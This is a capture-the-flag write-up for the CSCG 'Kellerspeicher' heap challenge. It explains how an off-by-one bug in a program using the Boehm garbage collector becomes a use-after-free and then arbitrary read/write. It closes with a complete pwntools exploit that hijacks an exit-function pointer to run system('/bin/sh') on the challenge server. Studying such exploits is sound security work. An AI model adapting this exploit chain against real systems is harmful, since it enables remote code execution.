Challenge Overview
-
Name: Kellerspeicher
-
Category: PWN
-
Difficulty: Hard
-
Author: DIFF-FUSION
-
Platform: CSCG
Description
"I build some Kellerspeicher for you. To prevent memory leaks I use a garbage collector. Definitely not because I’m lazy."
Provided Files:
-
Source code in C
-
ld-linux-x86-64.so.2 -
libc.so.6 -
libgc.so.1 -
Docker setup
Setup and Environment
The challenge binary comes with this shared libraries that hints at its runtime environment:
libgc.so.1(the Boehm-Demers-Weiser garbage collector)
Instead of using traditional malloc and free from libc, the
program uses the Boehm GC library for
memory management. This implies memory is not manually freed — the
garbage collector automatically reclaims memory that is no longer
reachable.
Looking at the source code, memory allocation is done as follows:
Keller *keller = GC_malloc(sizeof(Keller));
Custom Data Structures
The program defines a structure called Keller, which is essentially a
byte storage container:
typedef struct Keller {
    u8 *elemente;
    size_t benutzt;
    size_t frei;
} Keller;
There are two instances of this structure:
Keller *hauptkeller = NULL, *nebenkeller = NULL;
These act as two separate byte arrays. There are some basic instructions implemented for them, e.g. add, remove, read and write to and from them. The function used to initialize them is:
Fehler kellerbau(Keller **rueckgabe, size_t groesse) {
    Keller *keller = GC_malloc(sizeof(Keller));
    if (keller == NULL) return KEIN_SPEICHER;

    keller->elemente = GC_malloc(groesse);
    if (keller->elemente == NULL) return KEIN_SPEICHER;

    keller->frei = groesse;
    keller->benutzt = 0;
    *rueckgabe = keller;
    return OK;
}
Key Observations
-
The program uses two separate
GC_malloccalls: one for theKellerstruct and one for itselementebuffer. -
The user controls the size of the allocated
elementebuffer. -
Since garbage collection is in place, all chunks are allocated with from glibc different heap mechanisms, and traditional use-after-free and double-free bugs may behave differently.
Static and Dynamic Analysis
Static Analysis
A review of the binary and its associated shared libraries using tools
like checksec reveals:
-
All standard security features are enabled:
PIE,NX,Canary, andFull RELROfor both the main binary and all shared libraries. -
An exception is
libgc.so.1, which is compiled with onlyPartial RELRO. While this might suggest a potential shortcut to code execution, it is not exploitable in this challenge. -
This is because the only Boehm GC function used is
GC_malloc, and it is not referenced in the GOT. Other GC internals are not trivially usable due to argument control constraints.
Dynamic Analysis

Using GDB to inspect memory at runtime reveals that:
-
Memory allocated via
GC_mallocdoes not lie in the standard heap region -
Instead, GC-allocated memory resides in a separate region with a constant offset relative to the base addresses of other loaded libraries, including
libc.so.6. -
This creates a significant advantage: by leaking a pointer such as
keller->elemente, we can infer the base address oflibc, since all offsets remain stable within the memory map.
Vulnerability Analysis
The core vulnerability is introduced through a single function:
Fehler unterkellern(Keller *keller) {
    if (keller == NULL) {
        return KELLER_UNBELEGT;
    }
    if (unterkeller) {
        return DOPPELTER_UNTERKELLER;
    }
    keller->frei++;
    unterkeller = 1;
    return OK;
}
This function increases the frei field of the Keller structure by
one, even though the actual allocation size remains unchanged. This
effectively allows an off-by-one write — one byte past the allocated
buffer.
Moreover, the boolean flag unterkeller prevents multiple invocations,
ensuring the overwrite can only happen once per Hauptkeller instance.
Impact of the Off-by-One Write
Off-by-one writes may appear weak at first glance, but they can be very
powerful depending on what lies directly after the buffer in memory. In
traditional libc malloc, a single byte corruption of heap metadata
can lead to:
-
Chunk size modification
-
Forward/backward pointer tampering
-
Bypasses for integrity checks
The Role of Boehm GC
Unlike glibc’s malloc, the challenge uses the Boehm-Demers-Weiser
conservative garbage collector (libgc.so.1). To understand the
exploitability of this off-by-one, we need to look into how Boehm GC
allocates and manages memory.
Allocation Behavior
In testing various allocation sizes via GC_malloc, we observed that:
- ::: {#tab:chunk-sizes}
- Requested Size Range Allocated Chunk Size
- ————————– ————————–
-
0x00 – 0x0f0x10 -
0x10 – 0x1f0x20 -
0x20 – 0x2f0x30 -
0x30 – 0x3f0x40 -
0x40 – 0x4f0x50 -
0x50 – 0x5f0x60 -
0x60 – 0x6f0x70 -
0x70 – 0x7f0x80 -
Requested vs. Allocated Chunk Sizes in Boehm GC :::
Apparently there is always at least one byte allocated additonally to the requested size. You could guess that this one byte holds some very important metadata we could overwrite, but it turns out that the content in the byte is completely irrelevant...
Unlike malloc, Boehm does not insert visible metadata directly
adjacent to the user data.
Interior Pointers and Metadata
One key concept in Boehm GC is conservative pointer scanning. By default, Boehm assumes that pointers may point not only to the beginning of allocated blocks, but also somewhere in the middle.
This is controlled by the setting:
GC_all_interior_pointers(enabled by default)
What does this mean?
When this mode is enabled, Boehm:
-
Allows any interior address within an object to count as a valid reference (preventing collection)
-
Places no metadata inline with user data, to avoid corrupting what may look like valid pointers
Thus, there is no metadata immediately following a GC_malloc block
that we can corrupt directly with an off-by-one.
However, the fact that the GC assumes that any pointer into the middle of an allocated object should keep that object alive during garbage collection, leads immediately to the reason for that one extra byte.
To support this conservative strategy, the allocator ensures that every allocated object has at least one byte of "padding" beyond the requested size. This allows interior pointers — even those pointing just past the end of a user object — to still fall within the bounds of the underlying chunk and thus be treated as valid references by the GC.
Usually C operations iterate over objects and end with the iterating ptr just behind the object. In this case the object shouldn’t be collected ( freed ) and the object behind that chunk in memory shouldn’t be affected by this ptr.
This means:
-
A request for
nbytes will allocate at leastn+1bytes. -
The final byte is typically unused but remains mapped, making a one-byte overflow unlikely to crash or immediately corrupt metadata.
-
However, due to our vulnerability, we actually are able to iterate to the very last byte of the chunk.
The last point gives raise to an use-after free, if the GC accidentially
frees the chunk due to our bug. And indeed the write operation always
finishes with the elemente ptr pointing to the next byte:
Fehler einkellern(Keller *keller, u8 element) {
    if (keller == NULL) {
        return KELLER_UNBELEGT;
    }
    if (!keller->frei) {
        return KELLER_VOLL;
    }
    keller->elemente[0] = element;
    keller->elemente++;
    keller->frei--;
    keller->benutzt++;
    return OK;
}
Conclusion
Because GC_all_interior_pointers is enabled, Boehm GC conservatively
treats any interior pointer as a valid reference to a chunk. To
accommodate this behavior safely, every allocated block is padded with
at least one byte, ensuring that even a pointer incremented just beyond
the end of the object remains “within” the allocation and prevents
premature collection.
The introduced bug results in the following results:
-
The off-by-one pointer shift causes the GC to no longer consider the chunk live, since no pointer now references the chunk.
-
The final increment of the
elementeptr (viaeinkellern) sets up a state where theelementeobject is logically used, but the GC is free to reclaim it. -
When this chunk is reallocated and repurposed in future GC_malloc calls (e.g., for a
Nebenkeller), we retain a stale pointer that can still read from and write to it.
Exploitation Strategy
The core idea behind the exploit revolves around the behavior of the
Boehm garbage collector: if there are no reachable references to an
allocated chunk, it may be reclaimed and reused in a future GC_malloc.
Step 1: Triggering Use-After-Free via Off-by-One
By calling the vulnerable unterkellern() function, we increment the
frei field of the Hauptkeller, which allows writing one byte past
the actual allocation.
Using this one-byte overwrite, we advance the elemente pointer of the
Hauptkeller by one byte, effectively pointing it *outside* the
bounds of its originally allocated chunk.
Since Boehm GC now sees no reference in to the chunk, it considers the chunk to be unreachable and eligible for garbage collection. Eventually, it will be freed and reused.
Step 2: Reclaiming the Chunk via Repeated Allocations
By repeatedly creating new Nebenkeller instances (each allocating
their own elemente), Boehm GC will eventually reuse the chunk
previously pointed to by the Hauptkeller’s elemente.
To detect when this reuse occurs, we can use a GDB watchpoint on the
original chunk address. Once the watchpoint is hit during a GC_malloc
for a Nebenkeller, we know the Nebenkeller’s elemente now resides
in the freed chunk.
At this point, both the Hauptkeller -> elemente and Nebenkeller
point to overlapping memory — giving us a primitive to read and write
from one structure into the other.
Step 3: Establishing Arbitrary Read/Write
With both kellers accessing the same memory:
-
We can overwrite fields in particular the
elementepointer of theNebenkellerthrough theHauptkeller. -
This allows arbitrary read and write
-
use
Hauptkellerto write target address toNebenkeller -> elemente -
use
Nebenkellerto read or write to this address
-
Step 4: Handling the Off-by-One Limitation
Due to the off-by-one shift from the vulnerability, the Hauptkeller’s
through the elemente ptr accessible area, now starts one byte too far
into the chunk. This prevents writing to the very first byte of the
chunk — meaning we cannot control the last byte of the Nebenkeller’s
elemente ptr.
However, by iterating the Nebenkeller’s pointer using its einkellern
method (e.g., incrementing it through writes), we can realign it to
point exactly at the Hauptkeller. Swapping the roles of the two
kellers then gives us full control of all 8 bytes of the Hauptkeller’s
elemente ptr, resolving the last-byte problem.
Step 5: Achieving Code Execution
With arbitrary read/write achieved, the final step is straightforward:
-
Overwrite a function pointer or hook inside the glibc — e.g.,
__exit_func_ptror similar. -
Point it to
system("/bin/sh")or an equivalent payload.
Triggering an exit() will then cause the overwritten pointer to be
invoked, executing arbitrary code.
Notes and Practical Considerations
-
Ensure that the
Nebenkeller’s allocation size does not align with the size class used forKelleritself (0x20), or else you may accidentally allocate the elemente object of the Nebenkeller into the accidentially freed chunk. -
To fully control the final byte of the
elementepointer, write a value $\geq$0xff— ensuring you can change the elemente pointer’s last byte, to any possible byte.
Exploit Code
import pwn
import struct
from enum import Enum

#p = pwn.process('./main-dbg')
#p = pwn.remote('127.0.0.1', 1024, fam='ipv4')
p = pwn.remote("81a2ff6ee0881646b872c485-1024-kellerspeicher.challenge.cscg.live" ,1337, ssl=True,fam = 'ipv4')


def rol(value, bits, width=64):
    return ((value << bits) | (value >> (width - bits))) & (2**width - 1)

def ror(value, bits, width=64):
    return ((value >> bits) | (value << (width - bits))) & (2**width - 1)


def ptr_demangle(ptr_enc, cookie):
    return ror(ptr_enc, 0x11) ^ cookie

def ptr_mangle(ptr, cookie):
    return rol(ptr ^ cookie, 0x11)

class Keller(Enum):
    HK = 1
    NK = 2

def choose(opt: int|str|bytes):
    p.recvuntil(b':')
    if type(opt) != bytes:
        opt = f'{opt}'.encode()
    p.sendline(opt)

def new_keller(size: int, keller_type) -> Keller:
    if keller_type == Keller.HK:
        choose(1)
    elif keller_type == Keller.NK:
        choose(2)
    choose(size)
    return keller_type

def einkellern(i: int, keller_type):
    if i > 0xff:
        raise ValueError('cant store values greater than 0xff')
    if keller_type == Keller.HK:
        choose(5)
    elif keller_type == Keller.NK:
        choose(6)
    choose(hex(i)[2:])

def einkellern_bytes(b: bytes, keller_type):
    for c in b:
        einkellern(c, keller_type)

def auskellern(keller_type) -> int:
    if keller_type == Keller.HK:
        choose(7)
    elif keller_type == Keller.NK:
        choose(8)
    try:
        l = p.recvline().strip()
        print(l)
        val = int(l.split(b' ')[1], 16)
    except (ValueError, IndexError) as e:
        val = -1
    return val

def abriss(keller_type):
    if keller_type == Keller.HK:
        choose(3)
    elif keller_type == Keller.NK:
        choose(4)

def unterkellern(keller_type):
    if keller_type == Keller.HK:
        choose(11)
    elif keller_type == Keller.NK:
        raise ValueError('Cannot unterkeller the Nebenkeller')

def setup_rw():
    # trigger free(HK->elemente)
    new_keller(0x1f, Keller.HK)
    unterkellern(Keller.HK)
    einkellern_bytes(0x1f * b'\xAA' + b'\xBB', Keller.HK)

    # allocate NKs until reallocated in HK->elemente
    for i in range(0, 543):
        new_keller(0xff, Keller.NK)

    # move HK->elemente back to beginning
    mem = b''
    for i in range(0x1f):
        mem += int.to_bytes(auskellern(Keller.HK))

    # leak NK->elemente ptr -> gives full libc leak
    addr = struct.unpack('>Q', mem[-7:] + b'\x00')[0]
    print(f'NK.elemente={hex(addr)}')
    return addr

def set_hk_elem(addr: int):
    addr = pwn.p64(addr)
    einkellern_bytes(addr, Keller.NK)
    for _ in range(8):
        auskellern(Keller.NK)

def read(addr: int) -> bytes:
    set_hk_elem(addr+8)

    mem = b''
    for i in range(0x8):
        mem += int.to_bytes(auskellern(Keller.HK))

    addr = struct.unpack('>Q', mem)[0]
    return addr


def write(addr: int, b: bytes):
    set_hk_elem(addr)
    einkellern_bytes(b,Keller.HK)


def main():
    print(p.recvuntil(b'herunterfahren').decode())

    addr_NE = setup_rw()
    offset_NE_to_H = 0xaee0
    addr_H = addr_NE + offset_NE_to_H

    # calculate libc base
    base = addr_H - 0x11fe0

    # Let NK->elemente pointing to HK
    einkellern(pwn.p64(addr_H)[1],Keller.HK)
    einkellern(pwn.p64(addr_H)[2],Keller.HK)
    auskellern(Keller.HK)
    auskellern(Keller.HK)
    for _ in range(pwn.p64(addr_H)[0]- 0x1e + 0x18):
        einkellern(0xde,Keller.NK)
    for _ in range(0x18):
        auskellern(Keller.NK)


    dl_fini = base + 0x2dd380
    addr_mangled_ptr = base + 0x257fd8
    system = base + 0xab740
    binsh = base + 0x21e42f

    fs_base = base + 0x50740
    cookie = read(fs_base + 0x30)

    # system has to be written mangled into the exit funcs struct
    new_mangled_ptr = ptr_mangle(system, cookie)

    write(addr_mangled_ptr, pwn.p64(new_mangled_ptr))

    # overwrite arg
    write(addr_mangled_ptr + 8 , pwn.p64(binsh))


    choose(12)

    #drops shell
    p.interactive()
    exit()


if __name__ == '__main__':
    try:
        main()
    except Exception as e:
        import traceback
        traceback.print_exc()
    finally:
        input('end')
        print(p.recvall(timeout=1))
Flag
CSCG{einkellern_auskellern_umkellern_unterkellern__kellerspeicher_machen_spass}
Reflections
This challenge highlights several important lessons, especially when working with non-standard memory management systems like the Boehm garbage collector.
Importance of Understanding Your Tools
Although no classical buffer overflow occurred — we merely shifted a pointer one byte forward — this alone was enough to cause a use-after-free and ultimately achieve remote code execution. This reinforces the point that:
-
Security does not only rely on what you allocate, but also on how it’s freed.
-
Garbage-collected environments still carry exploitation risks when internal behaviors are misunderstood or misused.
Before relying on a third-party memory management library, especially in a security-critical application, it is essential to understand:
-
How and when memory is collected (e.g., Boehm’s mark-and-sweep mechanism)
-
What constitutes a “live” vs. “unreachable” reference
-
Whether interior pointers are tracked (
GC_all_interior_pointers)
Preventability of the Vulnerability
This particular bug — a silent off-by-one pointer shift — could likely have been detected early with:
-
Static analysis tools
-
Dynamic tools like
AddressSanitizerorValgrind -
Compiler flags such as
-fsanitize=address
Even though these tools may need some tuning to work with garbage-collected environments, applying them to the C portions of the code (including the ‘unterkellern()’ logic) would likely have revealed the erroneous write.
General Takeaways
-
One-byte errors can be critical — especially in the heap.
-
Conservative GC doesn’t eliminate exploitation risk — in some cases, it can simplify or even introduce unexpected attack surfaces.
-
A solid understanding of low-level